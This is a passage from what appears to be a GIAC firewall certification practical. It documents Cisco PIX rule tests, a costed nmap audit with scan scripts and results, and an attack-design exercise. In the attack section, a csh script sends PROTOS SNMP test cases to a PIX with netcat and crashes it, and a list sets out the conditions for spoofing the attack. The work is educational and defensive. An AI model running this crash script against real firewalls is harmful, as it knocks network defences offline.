


Figure 2: PDM Display of PIX rules

2.4.1. Ping test

If they aren't hooked up already, the vpn, dmz, and outside interfaces of the PIX should now be attached. Of course, the outside interface should *not* be connected to the Internet until the rules have all been thoroughly tested!

Temporarily disable the icmp blocking rules ("clear icmp"), and from the PIX, try pinging a host on each attached interface. Enabling icmp traces helps to see what's going on. For example, to ping the filter router:

```
pix(config)# debug icmp trace
pix(config)# exit
pix# ping 58.1.1.1
24: ICMP echo reply (len 32 id 9233 seq 0) c2610-int > 58.1.1.2
25: ICMP echo reply (len 32 id 9233 seq 1) c2610-int > 58.1.1.2
26: ICMP echo reply (len 32 id 9233 seq 2) c2610-int > 58.1.1.2
c2610-int response received -- 0ms
c2610-int response received -- 0ms
c2610-int response received -- 0ms
```

Then, from an outside host (e.g. the filter router), ping to the PIX and look for debug console messages:

```
27: ICMP echo request (len 56 id 29077 seq 0) c2610-int > 58.1.1.2
28: ICMP echo reply (len 56 id 29077 seq 0) 58.1.1.2 > c2610-int
```

Then, ping through the PIX, for example from the filter router to the webserver:

```
11: Inbound  ICMP echo request (len 56 id 41023 seq 0) c2610-int >
webserver > webserver
12: Outbound ICMP echo reply (len 56 id 41023 seq 0) webserver >
webserver > c2610-int
```

2.4.2. Rule test

We will want to spot check some of our ACLs, and make sure the firewall is doing the right thing. Here are a few representative tests:

1. Test: DMZ webserver is accessible on port 80 from outside workstation (17.17.17.17), but not port 22.

   Result: HTTP connection succeeded, and the ssh connection timed out. The PIX log shows the first connection:

   ```
   %PIX-6-609001: Built local-host dmz:58.1.1.36
   %PIX-6-305009: Built static translation from dmz:58.1.1.36 to
   outside:58.1.1.36
   %PIX-6-302013: Built inbound TCP connection 32267 for
   outside:17.17.17.17/2876 (17.17.17.17/2876) to dmz:58.1.1.36/80
   (58.1.1.36/80)
   %PIX-5-304001: 130.62.4.221 Accessed URL 58.1.1.36:/
   %PIX-6-302014: Teardown TCP connection 32267 for
   outside:17.17.17.17/2876 to dmz:58.1.1.36/80 duration 0
   :00:01 bytes 584 TCP FINs
   ```

   The TCP FINs means the server tore down the connection, which is typical for HTTP. A client teardown (for example, in an SMTP exchange) would have resulted in a “TCP Reset-I” message.

   The second connection to port 22 gives a single deny message in the log:

   ```
   %PIX-4-106023: Deny tcp src outside:17.17.17.17/2879 dst
   dmz:webserver/22 by access-group "ext"
   ```

2. Test: Internal workstation can access outside webserver on port 80, and connection is PATted.

   Result: Connection succeeded, and PAT was applied. The logfile shows the details:

```
%PIX-6-609001: Built local-host inside:10.1.1.129
%PIX-6-305011: Built dynamic TCP translation from
inside:10.1.1.129/1227 to outside:58.1.1.2/1047
%PIX-6-302013: Built outbound TCP connection 32271 for
outside:17.17.17.17/80 (17.17.17.17/80) to inside:
10.1.1.129/1227 (58.1.1.2/1047)
%PIX-5-304001: 10.1.1.129 Accessed URL 17.17.17.17:/
%PIX-6-302014: Teardown TCP connection 32271 for
outside:17.17.17.17/80 to inside:10.1.1.129/1227 duration
0:00:01 bytes 414 TCP FINs
%PIX-6-305012: Teardown dynamic TCP translation from
inside:10.1.1.129/1227 to outside:58.1.1.2/1047 duration 0:00:31
```

The “dynamic TCP translation” lines show how the connection is PATted. We can also type “show xlate” on the PIX during the 31 seconds the translation is open to see a display like:

```
PAT Global 58.1.1.2(1047) Local 10.1.1.129(1227)
```

3. Test: Internal workstation can access DMZ webserver on port 80, connection is PATted.

   Result: Connection succeeds, with similar lines in the PIX logfile as with Test 2. A “show xlate” command on the PIX will show something like:

```
PAT Global 58.1.1.33(1027) Local 10.1.1.129(1235)
```

4. Test: Internal workstation cannot access outside webserver on (for instance) port 25.

   Result: Connection fails immediately, with a single line in the PIX logfile:

```
%PIX-4-106023: Deny tcp src inside:10.1.1.129/1232 dst
outside:17.17.17.17/25 by access-group "int"
```

5. Test: Internal int-services machine (10.1.1.11) can access DMZ ext-services (58.1.1.39) on port 25, and connection is not PATted due to the static mapping.

   Result: Connection made as expected. PIX log shows PAT was not applied:

```
%PIX-6-302013: Built outbound TCP connection 32302 for
dmz:58.1.1.39/25 (58.1.1.39/25) to inside:10.1.1.11/1039
(10.1.1.11/1039)
%PIX-6-302014: Teardown TCP connection 32302 for dmz:58.1.1.39/25 to
inside:10.1.1.11/1039 duration 0:00:00 bytes 0 TCP Reset-O
```

   The Reset-O means there was no SMTP server listening on the server at that time. If there had been a server listening, a “show conn” on the PIX would have shown an active connection along the lines of:

```
TCP out 58.1.1.39:25 in 10.1.1.11:1039 idle 0:00:37 Bytes 2013 flags
UIO
```

3. Assignment 3 – Verify the Firewall Policy

3.1. Part 1 : Plan the Audit

Although spot checking the rules has given GIAC a good feel that their firewall is configured with the proper ruleset, there is no substitute for exhaustive testing. Using the nmap tool, it is possible to do comprehensive port scans from each possible combination of source and destination IP, and destination port. This will allow us to map out the open ports, and compare them against the desired policy shown in Table 1. GIAC's approach is as follows:

1. Configure a firewall lab, using a borrowed PIX firewall and four test machines that can be devoted to the lab for a couple days. Hook up the PIX and the test machines as shown in Figure 3. Each test machine will be configured to have multiple IP addresses using the appropriate OS-specific procedure to assign aliases; for example, to add the 58.1.1.37 address to the DMZ Test box, which happens to be a Linux machine:

   ```
   ifconfig eth0:0 58.1.1.37 netmask 255.255.255.224
   route add –host 58.1.1.37 dev eth0:0
   ```

   Once the test machines are hooked up and configured correctly (with default routes pointing to the PIX, name resolution turned off, and chatty services such as NTP, NFS and Samba temporarily disabled), the nmap tool can be installed on each machine.[25]

   A set of scripts can be written for each machine to use nmap to probe all IP addresses attached to the other PIX interfaces, from each source address assigned to the machine using the "-S" option of nmap. In GIAC's tests, SYN scans will be used, on nmap's default range of TCP ports (i.e., 1-1024 and all ports in the nmap services file), as well as the 7900-8100 range to catch the openings for Networker ports to/from the backup machine.

   A more thorough probe could have included:
   - UDP scans, which according to the nmap man page can be "painfully slow" since many hosts limit their ICMP error message rate[26];
   - FIN, ACK, or other crafted packet scans (such as Xmas-tree or NULL scans). These scans could potentially trip up the firewall; although in my

[25] The nmap tool is available from http://www.insecure.org/nmap for Unix-based versions, or http://www.eeye.com/html/Research/Tools/nmapnt.html for Windows.
[26] http://www.insecure.org/nmap/nmap_manpage.html

experience the PIX handles at least the first two just fine, reporting all ports as “filtered”.

- Scan all 65,535 ports on each target host, although this can also take a very long time.




Figure 3: Test Lab Configuration

2. Run the lab test, analyze the results, and make adjustments (if necessary) to the firewall ruleset.

3. Write a test plan for the actual production network. This plan will include:

   - Installing nmap on each server, a representative internal workstation, a VPN client computer within each group (Employees and Partners), and a test machine temporarily placed on the external network.
   - Creating an nmap audit script for each machine, based on the lab scripts that were run in #1. The -S flag is dropped so the scans are only run from each host’s own IP address, and the “-T Polite” flag is added so the scans run more slowly, to avoid disruption of services.
   - Estimating the time to conduct the scans based on the lab test results, and an appropriate multiplier for “polite” mode.
   - Performing a network traffic analysis to determine when the network and servers are least loaded on a weekly basis; this is the interval in which scans should run. GIAC determined that the block of time between Fridays at 20:00 PST and Sundays at 16:00 PST was an appropriate time to allocate to network scans.

- Drawing up a schedule for each machine to run its audit script, based on the time estimate and time block above.
- Planning for appropriate space in the logs, and any other side-effects the scan will have on network monitoring applications;
- Specifying how the production applications will be monitored during the audit, to make sure they are up and responsive;
- Making sure appropriate support people are on-call during the scheduled audits, in case anything goes bump in the night!

4. Obtain management approval for the audit. Two things in particular will need management buy-in:

   - The risks: Port-scanning, especially in "polite" mode, is almost always benign, but there are risks. The nmap man page states: "Nmap has been known to crash certain poorly written applications, TCP/IP stacks and even operating systems."[27] In practice, on Unix-based operating systems such as used by GIAC, there is little danger of outright crashing. However, if something goes haywire during the audit, there is the possibility of slowing down or even stopping the production applications. Management should understand how the technical staff is addressing these risks, specifically how a successful lab test would mitigate many of the stability concerns, and how the test plan will specify monitoring and scheduling to minimize disruption to production services.

   - The cost: Nmap is free, and no additional hardware or software will need to be purchased to conduct the audit. The major cost will be the staff time required to set up the scripts and analyze results, and on-call pay for support staff while the scripts are running over the weekends. It is assumed that all expertise is in-house, and that consultants will not need to be hired for the audit. A rough estimate of the staffing costs might be:

Prepare lab test: 1 analyst x 16 hours x $50/hour	$800
Run & analyze lab test: 1 analyst x 16 hours x $50/hour	800
Prepare test plan: 2 staff members x 16 hours x $50/hour	1,600
Prepare for tests: 1 analyst x 24 hours x $50/hour	1,200
Run audit: On-call pay for two weekends, Fri – Sun (4 people x $45/day on-call pay x 6 days)	1,080
Analyze results and prepare report: 2 staff members x 8 hours x $50/hour	800
Total cost for audit	$6,280

5. Conduct the audit using the test plan, and evaluate the results.

[27] http://www.insecure.org/nmap/nmap_manpage.html

The procedures and costs shown in the preceding steps only cover an audit of the ruleset of GIAC's primary firewall using nmap scans. In a real-world situation, it would be highly advisable to test some of the other features of the firewall (e.g., flood protection, fragment reassembly), as well as to perform audits of the other components in the network, including each host, the router, the VPN concentrator, and the externally-visible services such as the webserver, DNS, FTP and SMTP. Password and virus-scanning policies, as well as other components of GIAC's network security policy, should also be examined. Such a comprehensive audit would be much more expensive and time-consuming than the one described here. Additional auditing points could include:

- Running both TCP and UDP scans against a full range of ports (1-65535.)
- Evaluating GIAC's network against the SANS Top 20 list[28] to catch the most important issues;
- Running automated vulnerability scanners such as Nessus.[29] The nmap site has a very good list of security tools that can be used for additional assessments.[30]
- NIST's Guidelines on Network Security testing gives a good methodology overview as well as references to more available tools.[31]

3.2. Part 2: Conduct the Audit

Using a test lab configuration shown in Figure 3, and the PIX configuration shown in Appendix A, I ran a series of nmap scans against the firewall. Each test machine was assigned all IP addresses shown, and given a default route pointing at the attached PIX interface. The DMZ host was setup as the PIX logging host in full debug mode; and the name resolution in its syslog server was turned off; also, "chatty" services such as NTP, NFS and Samba were turned off on all machines where possible.

A copy of nmap (or nmapNT, in the case of the Windows systems) was installed on each host. After verifying connectivity with some ping tests, the machines were set to run the following scripts to probe all possible IP addresses from each source address.

[28] http://www.sans.org/top20.htm
[29] http://www.nessus.org
[30] http://www.insecure.org/tools.html
[31] http://csrc.nist.gov/publications/drafts/security-testing.pdf

External Test:

```
#! /bin/csh -f
# ext.csh

nmap -sS -n -P0 -r -S 58.1.1.1 -oN ext1.log 10.1.1.3-4,9-11,129 \
    58.1.1.36-39 58.1.1.18
nmap -sS -n -P0 -r -S 17.17.17.17 -oN ext2.log 58.1.1.36-39 \
    58.1.1.18 10.1.1.3-4,9-11,129 10.1.2.1 10.1.3.1
```

This script runs nmap using the following arguments:

- -sS: Run a TCP SYN scan, which is fast and consumes few resources. Unlike a basic "connect" scan, SYN scan can set a specific source IP address, which is necessary for our hosts with multiple IP addresses.
- -n: Never do DNS name resolution, since we have no DNS servers on our lab network!
- -P0: Do not ping the host before scanning. Some of our hosts are completely filtered, so pings would not work; without this option nmap would skip scanning these hosts.
- -r: Do not randomize port numbers. This helps keep track of our progress by examining logfile entries.
- -S x.x.x.x: Defines which source IP to use.
- -oN logfile: Specifies a human-readable logfile.
- target hosts: Each target IP is specified after all other arguments, multiple values within an octet can be specified using a comma to separate values or a dash to include a range of values.

DMZ Test:

```
#! /bin/csh -f
# dmz.csh

nmap -sS -n -P0 -r -S 58.1.1.36 -oN dmz1.log 10.1.1.3-4,9-11,129 \
    58.1.1.1,18 10.1.2.1 10.1.3.1 17.17.17.17
nmap -sS -n -P0 -r -S 58.1.1.36 -p 7900-8100 -append_output -oN \
    dmz1.log 10.1.1.3-4,9-11,129

nmap -sS -n -P0 -r -S 58.1.1.37 -oN dmz2.log 10.1.1.3-4,9-11,129 \
    58.1.1.1,18 10.1.2.1 10.1.3.1 17.17.17.17
nmap -sS -n -P0 -r -S 58.1.1.37 -p 7900-8100 -append_output -oN \
    dmz2.log 10.1.1.3-4,9-11,129

nmap -sS -n -P0 -r -S 58.1.1.38 -oN dmz3.log 10.1.1.3-4,9-11,129 \
    58.1.1.1,18 10.1.2.1 10.1.3.1 17.17.17.17
nmap -sS -n -P0 -r -S 58.1.1.38 -p 7900-8100 -append_output -oN \
    dmz3.log 10.1.1.3-4,9-11,129

nmap -sS -n -P0 -r -S 58.1.1.39 -oN dmz4.log 10.1.1.3-4,9-11,129 \
    58.1.1.1,18 10.1.2.1 10.1.3.1 17.17.17.17
nmap -sS -n -P0 -r -S 58.1.1.39 -p 7900-8100 -append_output -oN \
    dmz4.log 10.1.1.3-4,9-11,129
```

VPN Test (DOS batch file):

```
nmapNT -sS -n -P0 -r -S 58.1.1.18 -e 0 -oN vpn1.log 17.17.17.17
58.1.1.1,36-39 10.1.1.3-4,9-11,129
nmapNT -sS -n -P0 -r -S 10.1.2.1 -e 0 -oN vpn2.log 17.17.17.17
58.1.1.1,36-39 10.1.1.3-4,9-11,129
nmapNT -sS -n -P0 -r -S 10.1.3.1 -e 0 -oN vpn3.log 17.17.17.17
58.1.1.1,36-39 10.1.1.3-4,9-11,129
```

Internal Test:

```
#! /bin/csh -f
# int.csh

nmap -sS -n -P0 -r -S 10.1.1.129 -T4 -oN int1.log 17.17.17.17 \
    58.1.1.1,18,36-39 10.1.2.1 10.1.3.1
nmap -sS -n -P0 -r -S 10.1.1.129 -p 7900-8100 -T4 -append_output \
    -oN int1.log 58.1.1.36-39
nmap -sS -n -P0 -r -S 10.1.1.3 -T4 -oN int2.log 17.17.17.17 \
    58.1.1.1,18,36-39 10.1.2.1 10.1.3.1
nmap -sS -n -P0 -r -S 10.1.1.3 -p 7900-8100 -T4 -append_output \
    -oN int2.log 58.1.1.36-39
nmap -sS -n -P0 -r -S 10.1.1.4 -T4 -oN int3.log 17.17.17.17 \
    58.1.1.1,18,36-39 10.1.2.1 10.1.3.1
nmap -sS -n -P0 -r -S 10.1.1.4 -p 7900-8100 -T4 -append_output \
    -oN int3.log 58.1.1.36-39
nmap -sS -n -P0 -r -S 10.1.1.9 -T4 -oN int4.log 17.17.17.17 \
    58.1.1.1,18,36-39 10.1.2.1 10.1.3.1
nmap -sS -n -P0 -r -S 10.1.1.9 -p 7900-8100 -T4 -append_output \
    -oN int4.log 58.1.1.36-39
nmap -sS -n -P0 -r -S 10.1.1.10 -T4 -oN int5.log 17.17.17.17 \
    58.1.1.1,18,36-39 10.1.2.1 10.1.3.1
nmap -sS -n -P0 -r -S 10.1.1.10 -p 7900-8100 -T4 -append_output \
    -oN int5.log 58.1.1.36-39
nmap -sS -n -P0 -r -S 10.1.1.11 -T4 -oN int6.log 17.17.17.17 \
    58.1.1.1,18,36-39 10.1.2.1 10.1.3.1
nmap -sS -n -P0 -r -S 10.1.1.11 -p 7900-8100 -T4 -append_output \
    -oN int6.log 58.1.1.36-39
```

Representative output from two of the scripts is shown in Appendix B; the table on the next page summarizes the results.

Scan from:	Expected open/unfiltered ports (TCP only)	Actual result (if different)
Internet (17.17.17.17)	http and https on webserver FTP on partner SMTP on ext-services	✓
Filter router (58.1.1.1)	None	http and https on webserver FTP on partner SMTP on ext-services
webserver (58.1.1.36)	7937-7938,8001-30 on backup	✓
appserver (58.1.1.37)	7937-7938,8001-30 on backup SQLNet on customerdb, fortunesdb LDAP on fortunesdb	✓
partner (58.1.1.38)	7937-7938,8001-30 on backup	✓
ext-services (58.1.1.39)	7937-7938,8001-30 on backup SMTP and DNS on int-services SMTP on Internet	SMTP reported closed on Internet
3005-internal (58.1.1.16)	None	✓
VPN employee (10.1.2.1)	http, https, FTP on Internet Everything else open	http and https reported closed on Internet
VPN partner (10.1.3.1)	http and https on webserver ssh, FTP and SQLNet on partner	SQLNet reported closed on partner
Workstation (10.1.1.129)	http, https, FTP on Internet Everything else open	https reported closed on Internet
Fortunesdb (10.1.1.3)	SQLNet on partner	SQLNet reported closed
Customerdb (10.1.1.4)	Nothing	✓
SNMP-syslog (10.1.1.9)	Nothing	✓
Backup (10.1.1.10)	7937-7938 on webserver, appserver, partner, ext-services	All reported closed
int-services (10.1.1.11)	SMTP and DNS on ext-services	All reported closed

3.3. Part 3: Analysis

The results table shows a number of possible discrepancies. Many of the apparent discrepancies can be explained by the PIX blocking policy from the PIX Tutorial in Assignment 2:

Traffic direction	Default action	"Deny" action:
Less-trusted to more-trusted	Deny	Filters packet (nothing returned)
More-trusted to less-trusted	Permit	Rejects packet (TCP reset or ICMP error)

In the case of less-trusted to more-trusted interfaces, nmap will report connection attempts denied by the firewall as "filtered", which is as expected. However, for more-trusted to less-trusted interfaces, nmap sees a connection denied by the PIX as "closed", which makes it indistinguishable from a packet that actually passed through the firewall and hit a host where the service was simply not listening. In these cases, the only way to tell whether the firewall actually passed

the traffic is to look at the PIX logs for a line reading "Deny"[32], or re-run the test with the probed port actually listening on the internal host.

Given this information, and the fact that when we ran our probe the DMZ host was not listening on SMTP (25/tcp), DNS (53/tcp) and 7937-7938, and that our Internet host was not listening on https (443/tcp), we see there are only two real discrepancies in our tests:

1. The filter router was able to access the same ports as external (Internet) hosts;
2. The employee VPN client (10.1.2.1) was not able to access the Internet webserver at 17.17.17.17/80, even though the port was listening.

The first discrepancy is truly an ACL issue; because our ACL syntax allowed "any" to reach these ports, which included the filter router interface as well, even though the rules in Table 1 did not explicitly permit it. However, this is a very minor issue, as an intruder would have no incentive to use the filter router for an attack on these ports if he could attack them from anywhere on the internet. It also seems unlikely that a misconfigured filter router could flood these ports, as there is no known reason for Cisco IOS to make connections to http, https, ftp or smtp.

The second discrepancy is more puzzling. The port 80 webserver was running on the Internet test server, and 10.1.2.1 is given access via the ACL line:

```
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq http
```

Going back and checking the logs, we see no "Deny" statements for this source and destination, and in fact are able to interactively connect to 17.17.17.17:80 from a host set to an IP of 10.1.2.1. So we chalk this up to a fluke in nmap; it might be advisable to run nmap scans more than once and compare results.

3.3.1. Recommendations

The nmap audit shows that, with one minor exception, the firewall ruleset is behaving as expected. However, a more thorough audit as described in Part 1 would almost certainly have turned up some more interesting information about how well the rest of GIAC's network is secured.

Had a security consultant come in and performed a security audit, we might expect to see some of the following recommendations:

[32] Nmap scans that return closed ports (as opposed to filtered ports) tend to proceed so quickly that the PIX log messages overwhelm the syslog server, and many (most?) are dropped. Use slower scans when probing from more-trusted to less-trusted interfaces, if capturing all the log messages is important.

- GIAC's network does not include any automated intrusion detection, which is probably its biggest deficit. At the very least, GIAC should place an IDS host on their internal network segment to ensure that unwanted traffic is not leaking through the firewall. This would be very inexpensive insurance.

- GIAC's network has many single points of failure. A more robust design would include dual internet POPs, dual routers and redundant switches, dual (failover) firewalls, and load-balanced webservers and application servers. GIAC's management has made a decision that the costs of downtime do not currently justify increased spending for reliability; however, as GIAC grows, this decision should be periodically revisited.


- GIAC does not have a well-specified network usage policy. Such a policy would protect GIAC by ensuring that all employees and contractors would know what was expected of them, and would allow management to take legally-defensible action against policy violations. The network usage policy should address the topics of:

  - Authorized network use
  - Email usage and forwarding
  - Confidentiality
  - Monitoring and privacy
  - Personal vs. business use
  - Password policies
  - Workstation security (including virus checking, personal firewalls, and installation of security patches.)
  - Use of services and protocols designed to bypass firewalls (e.g. gotomypc.com, outbound tunnels encapsulated by https, etc.)

Given their budget constraints, GIAC has made reasonable choices in putting together a secure network. If I were a consultant, I would say their next expenditure should be on one or more IDS hosts, followed by a more thorough security audit.

4. Assignment 4 – Design Under Fire

For this assignment, I chose Emily Gladstone's network design (http://www.giac.org/practical/Emily_Gladstone_GCFW.zip) which also uses a PIX firewall and Cisco VPN concentrator. In this assignment, "GIAC" refers to Emily's company (not to be confused with my GIAC of the previous three assignments), and I am now part of an organization "evilsite.org" that is trying to break into GIAC's network. Her network diagram is shown on the next page:



4.1. Part 1: Attack against the firewall

Cisco, like most other vendors, issued a security advisory in February 2002 regarding SNMP vulnerabilities in most of their networking products. The advisory, last updated 2002-04-02, describes the impact to non-IOS products including the PIX firewall:

> Malformed SNMP messages received by affected systems can cause various parsing and processing functions to fail, which may result in a system crash and reload (or reboot) in most circumstances. Some Cisco products may not reload but will become unresponsive instead. Some of the affected products are not directly vulnerable to malformed SNMP messages, but fail under extended testing or large volumes of SNMP messages due to memory leaks or other unrelated problems.[33]

[33] http://www.cisco.com/warp/public/707/cisco-malformed-snmp-msgs-non-ios-pub.shtml

The Cisco advisory references a paper published by the University of Oulu Secure Programming Group (OUSPG) entitled " PROTOS Test-Suite: c06-snmpv1"[34] dated 2002-02-12. Key points from OUSPG's paper:

- After running their test suite on several vendors' products that included SNMPv1 servers, they observed that: "None from the sample of twelve implementations survived the test material." Meaning, they all crashed or hung.

- Knowledge of the SNMP read-only community string was required in many, but not all cases, in order to crash the SNMP implementation.

PIX OS versions through 5.3(3), 6.0(2) and 6.1(2) are listed as vulnerable; however Cisco states in their advisory that a PIX is *not* vulnerable if the SNMP server is not turned on, or if the SNMP packets' source address is not specifically listed in a "snmp host" command.

I tested this vulnerability myself using a lab PIX running 6.1(2), and a script which sent all the PROTOS test files to the PIX using netcat[35], 100 at a time. The following shell script ran through all files in the "req-app" test material:

```
#! /bin/csh

@ h = 0

while (1)

set hh = `printf "%06d" $h`

foreach fn (testcases/${hh}??)
echo $fn
./nc -n -w 1 -u 10.1.1.1 161 < $fn > /dev/null &
end

sleep 5

@ h = $h + 1

end
```

The script was able to reliably crash and reboot the PIX, usually around the testfile 00002343 or 00002344, but only when the community string was set to "public", and the SNMP server was enabled and set to accept queries from the attacking host. The PROTOS paper describes how to change the string in the test files to any other 6-character value; it would also be possible with more effort to construct test files with an arbitrary community string.

[34] http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/index.html
[35] http://www.atstake.com/research/tools

The PIX did not log anything to syslog when it died, but the console showed the following output:

```
An internal error occurred.  Specifically, a programming assertion was
violated.  Copy the error message exactly as it appears, and get the
output of the show version command and the contents of the
configuration file.  Then call your technical support representative.

assertion "(char *)brk - chunksize(top) == (char *)top" failed: file
"malloc.c", line 2275

Thread Name: snmp (Old pc 0x8016dd46 ebp 0x82127dc4)

Traceback:
0: 80211ea5
1: 80212530
2: 80148020
3: 80144253
(etc.)
```

Simply sending these two files in reverse order crashed the lab PIX every time, when its SNMP server was listening and the community string set to "public."

So would this attack script work on GIAC's PIX 520? To successfully take down the firewall, we would need to meet the following criteria:

- Know the IP of the firewall, or at least its network (the PROTOS paper said most hosts respond to SNMP sent to a network broadcast address)
- The firewall would have to be running a vulnerable OS
- The firewall would have to have SNMP turned on
- We would have to know or guess the IP of a SNMP management host that is configured on the PIX – this would be the source address to spoof
- The filter router would have to allow the SNMP packets through with this spoofed source address
- We would have to know or guess the SNMP community string, and create testfiles containing this string if it was something other than "public."

Examining the GIAC router and firewall configurations, we see that they are blocking inbound SNMP at the border router, which pretty much dashes our hopes of using this script to crash the PIX. Even if we were to somehow get packets through the router, the PIX itself would need to be vulnerable. Emily's paper says that GIAC's PIX is running 6.1, but doesn't specify a patchlevel; however, since GIAC has an explicit policy on responding to advisories, it seems unlikely that a four-month-old vulnerability would still be unpatched. Even if it were, we see in her configuration files that the SNMP server is turned off on the PIX, and there are not even any defined listening hosts or community string! So, as expected with a GIAC practical, this attack would not succeed, at many different layers – nicely illustrating the principle of defense in depth.

4.2. Part 2: DDoS Attack

